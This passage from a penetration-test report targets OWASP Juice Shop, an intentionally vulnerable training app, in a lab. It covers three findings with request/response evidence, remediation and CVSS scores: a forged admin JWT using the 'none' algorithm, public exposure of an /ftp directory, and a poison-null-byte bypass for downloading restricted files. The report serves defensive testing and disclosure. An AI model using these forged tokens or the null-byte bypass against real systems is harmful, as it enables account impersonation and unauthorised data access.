(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.46
Referer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language:
en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
ZrN3PZg2MWoxLnvJelYzmyVd1nTkikqfgaHkWG85X7Bq6DEOj1a4bwKRk9pQ; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIsInBhc3N3b3JkIj
oiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGV
```

Search 0 matches

Response

Pretty Raw Hex Render

```
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Set-Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3NjU1NDM4MX0.; Path=/
Content-Type: application/json; charset=utf-8
Content-Length: 129
ETag: W/"81-ozB230AymEhWAhq7DakoNC/4tQQ"
Vary: Accept-Encoding
Date: Thu, 16 Feb 2023 08:51:37 GMT
Connection: close

{
  "user":{
    "id":1,
    "email":"jwtn3d@juice-sh.op",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/default.svg"
  }
}
```

Request:

```
GET /rest/user/whoami HTTP/1.1
Host: 192.168.137.8:3000
Accept: application/json, text/plain, */*
DNT: 1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJ
pZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIsInBhc3N3b3
JkIjoiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiYWRtaW4iLCJkZ
Wx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9h
c3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiI
sImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMD
A6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJkZWxld
GVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3NjU1NDM4MX0.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.46
Referrer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=ZrN3PZg2MWoxLnvJelYzmyVd1nTkikqfgaHkWG85X7Bq6DEOj1a4bwKRk9pQ;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIsInBh
c3N3b3JkIjoiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiYWRtaW4
iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZS
I6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3Jld
CI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2
OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJ
kZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3NjU1NDM4MX0.
If-None-Match: W/"b-/5bSboVjVhGw3qRgvUfZjE1r1Ns"
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Set-Cookie:
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIsInBh
c3N3b3JkIjoiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiYWRtaW4
iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZS
I6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3Jld
CI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2
OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJ
```

```
kZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3NjU1NDM4MX0.;
Path=/
Content-Type: application/json; charset=utf-8
Content-Length: 129
ETag: W/"81-ozB230AymEhWAhq7DakoNC/4tQQ"
Vary: Accept-Encoding
Date: Thu, 16 Feb 2023 08:51:37 GMT
Connection: close

{"user”: {"id":1,"email":"jwtn3d@juice-
sh.op","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/upload
s/default.svg"}}
```

From the screenshots shown above, Offensive Security team demonstrated a successful forged non-existence admin account using unsigned JWT token and accepted by Juice Shop.

Impact

This attack occurred when a token has been intercepted/stolen by an attacker and use it to gain access to the Juice Shop using targeted user identity.

The attacker can add any token to steal sensitive information for the admin panel of Juice Shop by crafting the different payload for admin as shown in the above.

This compromise resulted in an impact on the confidentiality and integrity since attacker can impersonate any user as well as causing Juice Shop Project team to suffer heavy fines and penalties.

Remedial Action

Offensive Security team recommended following:

- Use a JWT library that is not exposed to this vulnerability if JWT is necessity for Juice Shop.
- Explicitly request that the expected algorithm was used in token validation.
- Avoid using “none” algorithm type for signature in the token.

Further Information

References:

1. https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html
2. https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/

CVSS Score

High - 8.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N/E:F/RL:W)

5.4 Sensitive Data Exposure

Severity Level	HIGH
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

Sensitive data is anything that should not be accessible to unauthorized access, known as sensitive data. Sensitive data may include personally identifiable information (PII), such as Social Security numbers, financial information, or login credentials.

Sensitive Data Exposure occurs when an organization unknowingly exposes sensitive data or when a security incident leads to the accidental or unlawful destruction, loss, alteration, or unauthorized disclosure of, or access to sensitive data. Such Data exposure may occur because of inadequate protection of a database, misconfigurations when bringing up new instances of data stores, inappropriate usage of data systems, and more.

It was observed that Juice Shop Web Application unintentionally allowed any user to visit their `ftp` path resulting in successfully accessing confidential documents by the tester such as encrypted announcements found as shown in below "Evidence" section.

Evidence

Instance #1 – Juice Shop FTP

Scope	
Affected Resource	/ftp/
Affected Parameters	N/A
Workflow	Juice Shop Main Page -> FTP

The "ftp" directory was found to be exposed to public.

The following request and response evidence the successful sensitive file accessed.

Request:

```
GET /ftp/legal.md HTTP/1.1
Host: 192.168.137.8:3000
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referrer: http://192.168.137.8:3000/ftp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=mQEWnyRV8xJKrj9dRLUET7f8uXiLbcqxSMqU7eFDDSwO0D61XzoeaBO2Ykq4
If-None-Match: W/"be7-186165ab102"
If-Modified-Since: Fri, 03 Feb 2023 08:18:07 GMT
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 03 Feb 2023 10:13:28 GMT
ETag: W/"be7-18616c44a11"
Content-Type: text/markdown; charset=UTF-8

[TRUNCATED]

# Legal Information

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet

[TRUNCATED]
```

Screenshot:

Request

Pretty Raw Hex

```
1 GET /ftp/legal.md HTTP/1.1
2 Host: 192.168.137.8:3000
3 Upgrade-Insecure-Requests: 1
4 DNT: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image
7 Referer: http://192.168.137.8:3000/ftp
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5,i
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismis
11 If-None-Match: W/"be7-186165ab102"
12 If-Modified-Since: Fri, 03 Feb 2023 08:18:07 GMT
13 Connection: close
14
15
```


Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Fri, 03 Feb 2023 10:13:28 GMT
10 ETag: W/"be7-18616c44a11"
11 Content-Type: text/markdown; charset=UTF-8
12 Vary: Accept-Encoding
13 Date: Fri, 03 Feb 2023 10:31:38 GMT
14 Connection: close
15 Content-Length: 3047
16
17 # Legal Information
18
19 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
20 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
21 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
22 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
23 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
24 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
25 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
26 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
```

Detail of uncovered Sensitive Data Exposure:

Upon Offensive Security team enumerating and scanning Juice Shop Web Application with Burp Suite Professional, the tester found `ftp` path (http://192.168.137.8:3000/ftp) in the main URL (http://192.168.137.8:3000).




Offensive Security team successfully accessed the `ftp` directory as shown below:





Tester successfully accessed some of the sensitive information listed below:

1. http://192.168.137.8:3000/ftp/acquisitions.md
2. http://192.168.137.8:3000/ftp/announcement_encrypted.md
3. http://192.168.137.8:3000/ftp/legal.md


Tester viewing the sensitive information from browser as shown in below screenshots:








The same security issue was discovered by manually enumerating Juice Shop Web Application and led by "robots.txt":





Impact

Juice Shop Project team unknowingly exposes sensitive data that allow attackers access to or unauthorized disclosure of sensitive data such as Encrypted Announcement and Planned Acquisition. This compromise resulted in an impact on the **confidentiality** of data as well as heavy fines and penalties.

Remedial Action

Offensive Security team recommends doing the following, at a minimum, and consulting the references:

- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.
- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Make sure to encrypt all sensitive data at rest.
- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS - Compliant tokenization or even truncation. Data that is not retained cannot be stolen.

Further Information

References:

1. https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure
2. https://owasp.org/Top10/A02_2021-Cryptographic_Failures/
3. https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI-DSS-v4_0.pdf

CVSS Score

High - 7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:H/RL:W)

5.5 Improper Input Validation

Severity Level	HIGH
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

CWE-20 Improper Input Validation in a web application can allow an attacker to supply malicious user input that is then executed by the vulnerable web application. Improper input validation can be used to bypass security mechanisms, such as authentication and authorization controls. It can also be used to inject malicious code into the web application, which can be executed by the server or client.

Improper input validation can also lead to denial-of-service attacks.

It was observed that Juice Shop Web Application is vulnerable to CWE-20 Improper Input Validation resulting in successfully bypassing a security control with a Poison Null Byte to download and/or access files.

Evidence

Instance #1 – Files in Juice Shop FTP Directory

Scope	
Affected Resource	/ftp/
Affected Parameters	N/A
Workflow	Juice Shop Main Page -> FTP

The "ftp" path was found to be vulnerable to Improper Input Validation.

The following request and response evidence the successful execution of Poison Null Byte attack.

Request:

```
GET /ftp/package.json.bak%2500.md HTTP/1.1
Host: 192.168.137.8:3000
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=KjpbOyWNz4Y1JmAWLU4tXTbf2ugiyecDwS81Ibwh22uZMd3xLeqaR2gnQX96
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Thu, 02 Feb 2023 07:04:04 GMT
ETag: W/"10c3-18610f089f9"
Content-Type: application/octet-stream

[TRUNCATED]

{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org>
(https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",

[TRUNCATED]
```

Screenshot:

Request

Pretty Raw Hex

```
1 GET /ftp/package.json.bak%2500.md HTTP/1.1
2 Host: 192.168.137.8:3000
3 DNT: 1
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5,i
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismis
10 Connection: close
11
12
```


Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Thu, 02 Feb 2023 07:04:04 GMT
10 ETag: W/"10c3-18610f089f9"
11 Content-Type: application/octet-stream
12 Content-Length: 4291
13 Date: Fri, 03 Feb 2023 10:34:40 GMT
14 Connection: close
15
16 {
17   "name": "juice-shop",
